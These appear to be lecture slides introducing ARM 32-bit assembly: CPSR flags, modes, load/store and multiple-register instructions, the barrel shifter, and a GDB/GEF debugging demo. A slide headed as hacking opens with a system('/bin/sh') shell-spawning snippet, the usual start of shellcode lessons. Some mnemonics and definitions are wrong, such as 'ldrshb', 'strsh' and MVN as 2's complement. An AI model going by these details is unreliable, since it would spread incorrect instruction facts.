E (Endian-bit)	ARM can operate either in little endian, or big endian. This bit is set to 0 for little endian, or 1 for big endian mode.
T (Thumb-bit)	This bit is set if you are in Thumb state and is disabled when you are in ARM state.
M (Mode-bits)	These bits specify the current privilege mode (USR, SVC, etc.).
J (Jazelle)	Third execution state that allows some ARM processors to execute Java bytecode in hardware.

CPSR (Current Program Status Register)															
N	Z	C	V	Q		J		GE		E	A	I	F	T	M
Negative	Zero	Carry	overflow	underflow		Jazelle		Greater than or Equal for SIMD		Endianness	Abort disable	IRQ disable	FIQ disable	Thumb	processor mode (privilege mode)

Processor Mode	Short name	Bits
User	usr	10000
System	sys	11111
Supervisor	svc	10011
Interrupt ReQuest	irq	10010
Fast Interrupt reQuest	fiq	10001
Abort	abt	10111
Undefined	und	11011



ARM Assembly Basics

```
int main()
{
    system("/bin/sh");
}
```

C

```
.global _start
```

```
_start:
```

```
    add    r0, pc, #12
```

```
    mov    r1, #0
```

ARM Assembly

```
00000000 00000000 00000000 00000000 00000000 00000000
00101100 00000001 00000000 00101110 01110011 01111001
01101101 01110100 01100001 01100010 00000000 00101110
01110011 01110100 01110010 01110100 01100001 01100010
```

ARM Machine Code


\$ as file.s -o file.o

\$ ld file.o -o file

\$ gcc file.c -o file

Memory Segments


- **.text**
 - Executable part of the program (instructions)
- **.data** and **.bss**
 - Variables or pointers to variables used in the app
- **.plt** and **.got**
 - Specific pointers to various imported functions from shared libraries etc.
- The **Stack** and **Heap** regions
 - used by the application to store and operate on temporary data (variables) that are used during the execution of the program



Useful Assembler Directives for GNU Assembler

- Assembler directives have nothing to do with assembly language
- Are used to tell assembler to do something
 - defining a symbol, change sections, etc.
- `.text` directive switches current section to the `.text` section
 - usually going into flash memory
- `.data` directive switches current section to the `.data` section
 - will be copied to RAM
- `.section .rodata` if you wish data to be copied to SRAM







ARM Pipeline phases


ARM pipeline:

- Microcontroller processing mechanism for processing instructions, in order to increase the processing speed: in the same time an instruction is executed, another instruction is decoded
- Enhanced performance in each phase => microcontroller may operate at high frequencies
- The necessary time of getting full pipeline increase the time of the controller until is really executing an instruction => higher latency of the system
- ARM architecture has a pipeline in 3 phases:
 - Fetch – load an instruction from the memory
 - Decode – identify the instruction
 - Execute – run the instruction and impact one or more registers



Program Counter and Pipeline phases

- ARM uses a pipeline
 - In order to increase speed of flow of instructions to processor
- Rather than pointing to the instruction being executed, the PC points to the instruction being fetched.
- Bit 0 of PC is always 0 (unless in Jazelle mode)
 - In hardware, bit 0 of PC is undefined
 - BX switch to thumb if target PC bit 0 is 1.
 - So you can't just ADD PC, PC, #1 to switch to Thumb.



Most Common Instructions

MOV Move data	EOR Bitwise XOR
MVN Move 2's complement	LDR Load
ADD Addition	STR Store
SUB Subtraction	LDM Load Multiple
MUL Multiplication	STM Store Multiple
LSL Logical Shift Left	PUSH Push on Stack
LSR Logical Shift Right	POP Pop off Stack
ASR Arithmetic Shift Right	B Branch
ROR Rotate Right	BL Branch with link
CMP Compare	BX Branch and exchange
AND Bitwise AND	BLX Branch /w link and exchange
ORR Bitwise OR	SWI/SVC System Call



In terms of ASSEMBLY ARM 32 BITS INSTRUCTIONS: RECAP/OVERVIEW & DETAILS

Instructions Types

1. LOAD and STORE with all versions (Simple and Multiple)
2. Barrel Shifter instructions
3. Instructions of data processing
 - Moving data
 - ALU – Arithmetical-Logical Unit Instructions
 - Arithmetical – addition, subtraction, multiplication, division
 - Logical
 - Comparison
4. Branch / jump
5. Software Interrupt Instruction (SWI)
6. CPSR - Current Program Status Register instructions



Load / Store instructions

ARM is a Load / Store Architecture

- Does not support memory to memory data processing operations
- Must move data values into register before using them

This isn't as inefficient as it sounds:

- Load data values from memory into registers
- Process data in registers using a number of data processing instructions
 - which are not slowed down by memory access
- Store results from registers out of memory

Three sets of instructions which interact with main memory:

- Single register data transfer (LDR/STR)
- Block data transfer (LDM/STM)
- Single Data Swap (SWP)

```
uint32_t main(void)
{
    uint32_t* a;
    uint32_t* b;
    ...
    a* = add(*a, *b);
    ...
}
```


main:

```
...
LDR  r0, [r3] } values loaded from memory
LDR  r1, [r4] }
BL   add-----processed
STR  r0, [r5]---stored back to memory
...
```



Load / Store 32 bits Instructions

value at [address] found in R2
is loaded into register R1



- Load and Store Word or Byte
 - LDR / STR / LDRB / **STRB**
- Can be executed conditionally!
- Syntax:
 - <LDR|STR>{<cond>}{<size>} Rd, <address>

value found in R1
is stored to [address] found in R2

Data Types

Similar to high level languages, ARM supports operations on different datatypes.

Here are some examples of how these data types can be used with the instructions Load and Store:

ldr = Load Word

ldrh = Load unsigned Half Word

ldrsh = Load signed Half Word

ldrb = Load unsigned Byte

ldrshb = Load signed Bytes


str = Store Word

strh = Store unsigned Half Word

strsh = Store signed Half Word

strb = Store unsigned Byte

strshb = Store signed Byte



Endianness in ARM



There are two basic ways of viewing bytes in memory:

Little-Endian (LE) or Big-Endian (BE).

The difference is the byte-order in which each byte of an object is stored in memory



HIGHER ADDRESS



LOWER ADDRESS

Big Endian

12	34	56	78
<i>0x00400000</i>	<i>0x00400001</i>	<i>0x00400002</i>	<i>0x00400003</i>

Little Endian

78	56	34	12
<i>0x00400000</i>	<i>0x00400001</i>	<i>0x00400002</i>	<i>0x00400003</i>

2.3 ARM Assembly DEMO | Hands-on

Topic 3: ARM Assembly Intro <http://thinkingeek.com/2013/01/09/arm-assembler-raspberry-pi-chapter-1/>

Our first program

We have to start with something, so we will start with a ridiculously simple program which does nothing but return an error code.

```
1 /* -- first.s */
2 /* This is a comment */
3 .global main /* 'main' is our entry point and must be global */
4
5 main:        /* This is main */
6     mov r0, #2 /* Put a 2 inside the register r0 */
7     bx lr     /* Return from main */
```

Create a file called `first.s` and write the contents shown above. Save it.

To *assemble* the file type the following command (write what comes after `$`).

```
1 $ as -o first.o first.s
```

This will create a `first.o`. Now link this file to get an executable.

```
1 $ gcc -o first first.o
```

If everything goes as expected you will get a `first` file. This is your program. Run it.

```
1 $ ./first
```

It should do nothing. Yes, it is a bit disappointing, but it actually does something. Get its error code this time.

```
1 $ ./first ; echo $?
```

2.3 ARM Assembly DEMO | DBG Hands-on

Topic 3: ARM Assembly Hacking

<https://azeria-labs.com/writing-arm-assembly-part-1/>

<http://thinkinggeek.com/2013/01/09/arm-assembler-raspberry-pi-chapter-1/>

<https://github.com/critoma/armasmiot/tree/master/labs/workspacearmassembly>

```
pi@raspberrypi:~/asm $ gdb write2
```

```
gef> break _start
```

```
Breakpoint 1 at 0x10074
```

```
gef> run
```

```
Breakpoint 1, 0x00010074 in _start ()
-----[ registers ]-----
$R0 : 0x00000000
$R1 : 0x00000000
$R2 : 0x00000000
$R3 : 0x00000000
$R4 : 0x00000000
$R5 : 0x00000000
$R6 : 0x00000000
$R7 : 0x00000000
$R8 : 0x00000000
$R9 : 0x00000000
$R10 : 0x00000000
$R11 : 0x00000000
$R12 : 0x00000000
$SP : 0xbffff3b0 -> 0x00000001
$LR : 0x00000000
$PCSR : [thumb fast interrupt overflow carry zero negative]
-----[ stack ]-----
0xbffff3b0|+0x00: 0x00000001 <-$SP
0xbffff3b4|+0x04: 0xbffff31d -> "/home/pi/asm/write2"
0xbffff3b8|+0x08: 0x00000000
0xbffff3bc|+0x0c: 0xbffff331 -> 0x49464e49
0xbffff3c0|+0x10: 0xbffff36b -> "XDG_SESSION_ID=c2"
0xbffff3c4|+0x14: 0xbffff37d -> "SHELL=/bin/bash"
0xbffff3c8|+0x18: 0xbffff38d -> "TERM=xterm"
0xbffff3cc|+0x1c: 0xbffff39b -> 0x49464e49
-----[ code:armv4 ]-----
0x1005c      muleq r2, r4, r0
0x10060      muleq r2, r4, r0
0x10064      andeq r0, r0, sp
0x10068      andeq r0, r0, sp
0x1006c      andeq r0, r0, r6
0x10070      andeq r0, r1, r0
-> 0x10074 <_start+0>      mov r0, #1
0x10078 <_start+4>      ldr r1, [pc, #16] ; 0x10090 <addr_of_string>
0x1007c <_start+8>      mov r2, #13
0x10080 <_start+12>     mov r7, #4
0x10084 <_start+16>     svc 0x00000000
0x10088 <_start+20>     mov r7, #1
-----[ threads ]-----
[#0] Id 1, Name: "write2", stopped, reason: BREAKPOINT
-----[ trace ]-----
[#0] 0x10074->Name: _start()
```

CDB/GEF COMMAND	DESCRIPTION	EXAMPLE
break	set breakpoint at address or function label	break *<address> break <label>
nexti / stepi	next x instructions step into x instructions	nexti 5 stepi 5
continue	continue to next BreakPoint cont & ignore BP x times	c continue 3
info registers	show current register state	i r info registers
info break	show breakpoints	i b info break
del 1	delete 1st breakpoint	del 1 delete 1-3
info proc map	show process memory map	
disassemble	disassemble function	
vmmmap	show proc map including RWX attributes in mapped pages	
checksec	Inspect compiler level protections like NX	
x/4xw \$pc	Display memory contents in various formats	

x/<count><format><unit>	
Format	Unit
x (hex)	b (bytes)
d (decimal)	h (half words)
i (instruction)	w (words)
t (binary, two)	g (giant words)
o (octal)	
u (unsigned)	
s (string)	
c (character)	

LDR/STR in ARM

1. Offset form: **Immediate** value as the offset

Addressing mode: **Offset**, **Pre-indexed**, **Post-indexed** – e.g.:

- **str r2, [r1, #2]** @ address mode: **Offset**. Store the value found in R2 (0x03) to the memory address found in R1 plus 2. Base register (R1) unmodified.
- **str r2, [r1, #4]!** @ address mode: **Pre-indexed**. Store the value found in R2 (0x03) to the memory address found in R1 plus 4. Base register (R1) modified: $R1 = R1 + 4$
- **ldr r3, [r1], #4** @ address mode: **Post-indexed**. Load the value at memory address found in R1 to register R3. Base register (R1) modified: $R1 = R1 + 4$

2. Offset form: **Register** as the offset

Addressing mode: **Offset**, **Pre-indexed**, **Post-indexed** – e.g.:

- **str r2, [r1, r2]** @ address mode: **Offset**. Store the value found in R2 (0x03) to the memory address found in R1 with the offset R2 (0x03). Base register unmodified.
- **str r2, [r1, r2]!** @ address mode: **Pre-indexed**. Store value found in R2 (0x03) to the memory address found in R1 with the offset R2 (0x03). Base register modified: $R1 = R1 + R2$.
- **ldr r3, [r1], r2** @ address mode: **Post-indexed**. Load value at memory address found in R1 to register R3. Then modify base register: $R1 = R1 + R2$.

3. Offset form: **Scaled register** as the offset

Addressing mode: **Offset**, **Pre-indexed**, **Post-indexed** – e.g.:

- **str r2, [r1, r2, LSL#2]** @ address mode: **Offset**. Store the value found in R2 (0x03) to the memory address found in R1 with the offset R2 left-shifted by 2. Base register (R1) unmodified.
- **str r2, [r1, r2, LSL#2]!** @ address mode: **Pre-indexed**. Store the value found in R2 (0x03) to the memory address found in R1 with the offset R2 left-shifted by 2. Base register modified: $R1 = R1 + R2 \ll 2$
- **ldr r3, [r1], r2, LSL#2** @ address mode: **Post-indexed**. Load value at memory address found in R1 to the

LDM/STM (Multiple) in ARM

```
...
.text
.global _start
_start:
adr r0, words+12 /* address of words[3] -> r0 */

...
ldm r0, {r4,r5} /* words[3] -> r4 = 0x03; words[4] -> r5 = 0x04 */
ldmia r0, {r4-r6} /* words[3] -> r4 = 0x03; words[4] -> r5 = 0x04; words[5] -> r6 = 0x05; */
ldmib r0, {r4-r6} /* words[4] -> r4 = 0x04; words[5] -> r5 = 0x05; words[6] -> r6 = 0x06 */
ldmda r0, {r4-r6} /* words[3] -> r6 = 0x03; words[2] -> r5 = 0x02; words[1] -> r4 = 0x01 */
ldmdb r0, {r4-r6} /* words[2] -> r6 = 0x02; words[1] -> r5 = 0x01; words[0] -> r4 = 0x00 */

...
bx lr

words:
.word 0x00000000 /* words[0] */
.word 0x00000001 /* words[1] */
.word 0x00000002 /* words[2] */
.word 0x00000003 /* words[3] */
.word 0x00000004 /* words[4] */
.word 0x00000005 /* words[5] */
.word 0x00000006 /* words[6] */
```

/* LDM and STM have variations. The type of variation is defined by the suffix of the instruction. Suffixes used in the example are: -IA (increase after), -IB (increase before), -DA (decrease after), -DB (decrease before). These variations differ by the way how they access the memory specified by the first operand (the register storing the source or destination address). In practice, LDM is the same as LDMIA, which means that the address for the next element to be loaded is increased after each load. In this way we get a sequential (forward) data loading from the memory address specified by the first operand (register storing the source address). */

ASM ARM

1. Load – Store Instructions

- transfers data between memory and processor registers
- three categories of instructions: single-register transfer, multi-register transfer and swap
- single-register transfer instructions

LDR = LoaD into Register (word) – load the register with 32 bits / 4 bytes data from SRAM

LDR r8, [r2]

LDRH = LoaD into Register (Halfword) – same as LDR, but transfers only half – 16 bits/2 bytes

LDRSH = LoaD into Register (Signed Halfword) – same as LDRH, but considering the sign

LDRB = LoaD into Register (Byte) – same as LDR, but transfers 8 bits/1 byte

LDRSB = LoaD into Register (Signed Byte) – same as LDRB, but considering the sign



ASM ARM

1. Load-Store instructions (cont.)


- instrucțiuni de transfer cu un singur registru (continuare)
STR = STore from Register (word) – stochează conținutul de 32 biți ai unui registru într-o anumită zonă de memorie
STRB = STore from Register (Byte) – la fel ca STR, dar transferă doar 8 biți
- instrucțiuni de transfer cu mai mulți regiștri
LDM = LoAD into Multiple registers
STM = STore from Multiple registers
- instrucțiuni de schimb
SWP = SWaP – transferă conținutul de 32 biți dintr-o zonă de memorie într-un registru și conținutul de 32 biți ai altui registru în zona de memorie inițială
SWP r2, r8, [r1]
SWPB = SWaP (Byte) – la fel cu SWP, dar transferă doar 8 biți



ASM ARM

2. Barrel Shifter

- For some instructions which accepts 2 or 3 operands, the second/third operand (if it is register) may be preprocessed by the **barrel shifter before the usage** in the respective instructions



ASM ARM

2. Barrel Shifter (cont.)

- Preprocessing with the Barrel Shifter is done inside the execution cycle of the instruction => preprocessing is useful for loading a constant value into a register and multiplying or dividing of these with a power of 2.
- Barrel Shifter operations.

Name	Description	Interpr.	Result	Value y
LSL	Logical Shift Left	x LSL y	$x \ll y$	#0-31 or register value
LSR	Logical Shift Right	x LSR y	(unsigned) $x \gg y$	#1-32 or register value
ASR	Arithmetic Shift Right	x ASR y	(signed) $x \gg y$	#1-32 or register value
ROR	ROtate Right	x ROR y	$((\text{unsigned})x \gg y)$	#1-31 or register value
RRX	Rotate Right eXtended	x RRX	$(c \text{ flag} \ll 31) \mid ((\text{unsigned})x \gg 1)$	none

- Exemple:
MOV r0, r1, LSL r2
ADD r3, r1, r2, LSL #2



ASM ARM

3. Data processing instructions:

- Data moving

MOV = move – move a 32 bits value (register or immediate value) into register

MOV r1, r8

MVN = move NOT – same as MOV, but with complement of 2 for the 32 bits value


- Arithmetic

ADD – add two values on 32 bits (a register and a second register or a immediate value) and put the result into a register

ADD r0, r1, #0x12

ADC = add with carry – same as ADD, but with setting of the flag C into CPSR register, if the addition result is greater than 32 bits

SUB, SBC = subtract (with carry) – subtraction as the inverse operation of the addition



ASM ARM

3. Data processing instructions (cont)

- Logical

AND = and – logical AND of 32 bits, with saving the result into a register

AND r8, r2, r5

ORR = or – Logical OR

EOR = exclusive OR

BIC = bit clear (and not)

- Comparison

CMP = compare – sets CPSR flags, as result of subtraction between first and second operand

CMP r2, #227

CMN = compare not – same as CMP, but instead subtraction is used the addition



ASM ARM

3. Data processing instructions (cont.)

- Comparison (cont.)

TEQ = test equal – set flags from CPSR register, after a “XOR” between two operands

TST = test – set flags from CPSR register, after a “AND” between two operands

3.* ALU Multiplication instructions

- Normal multiplication

MUL = multiply the content of two registers and put the result in the third one:

$\text{MUL } r2, r0, r1 @ r2 \leftarrow r0 * r1$

MLA = multiply and accumulate – it is the same as MUL, but has the 4-th register added to the final result



ASM ARM

3. Multiplication instructions - ALU (cont)

- long

SMULL = signed multiply long – multiply using the two 32 bits registers and put the result in the destination two registers as a 64 bits large one

SMULL r5, r6, r2, r9

SMLAL = signed multiply accumulate long – same as SMULL, but the result is added (not override it) to the destination registers

UMULL = unsigned multiply long – same as SMULL, but unsigned

UMLAL = unsigned multiply accumulate long – same as SMLAL, but unsigned



ASM ARM 32

Instructions machine code – instructions encoding

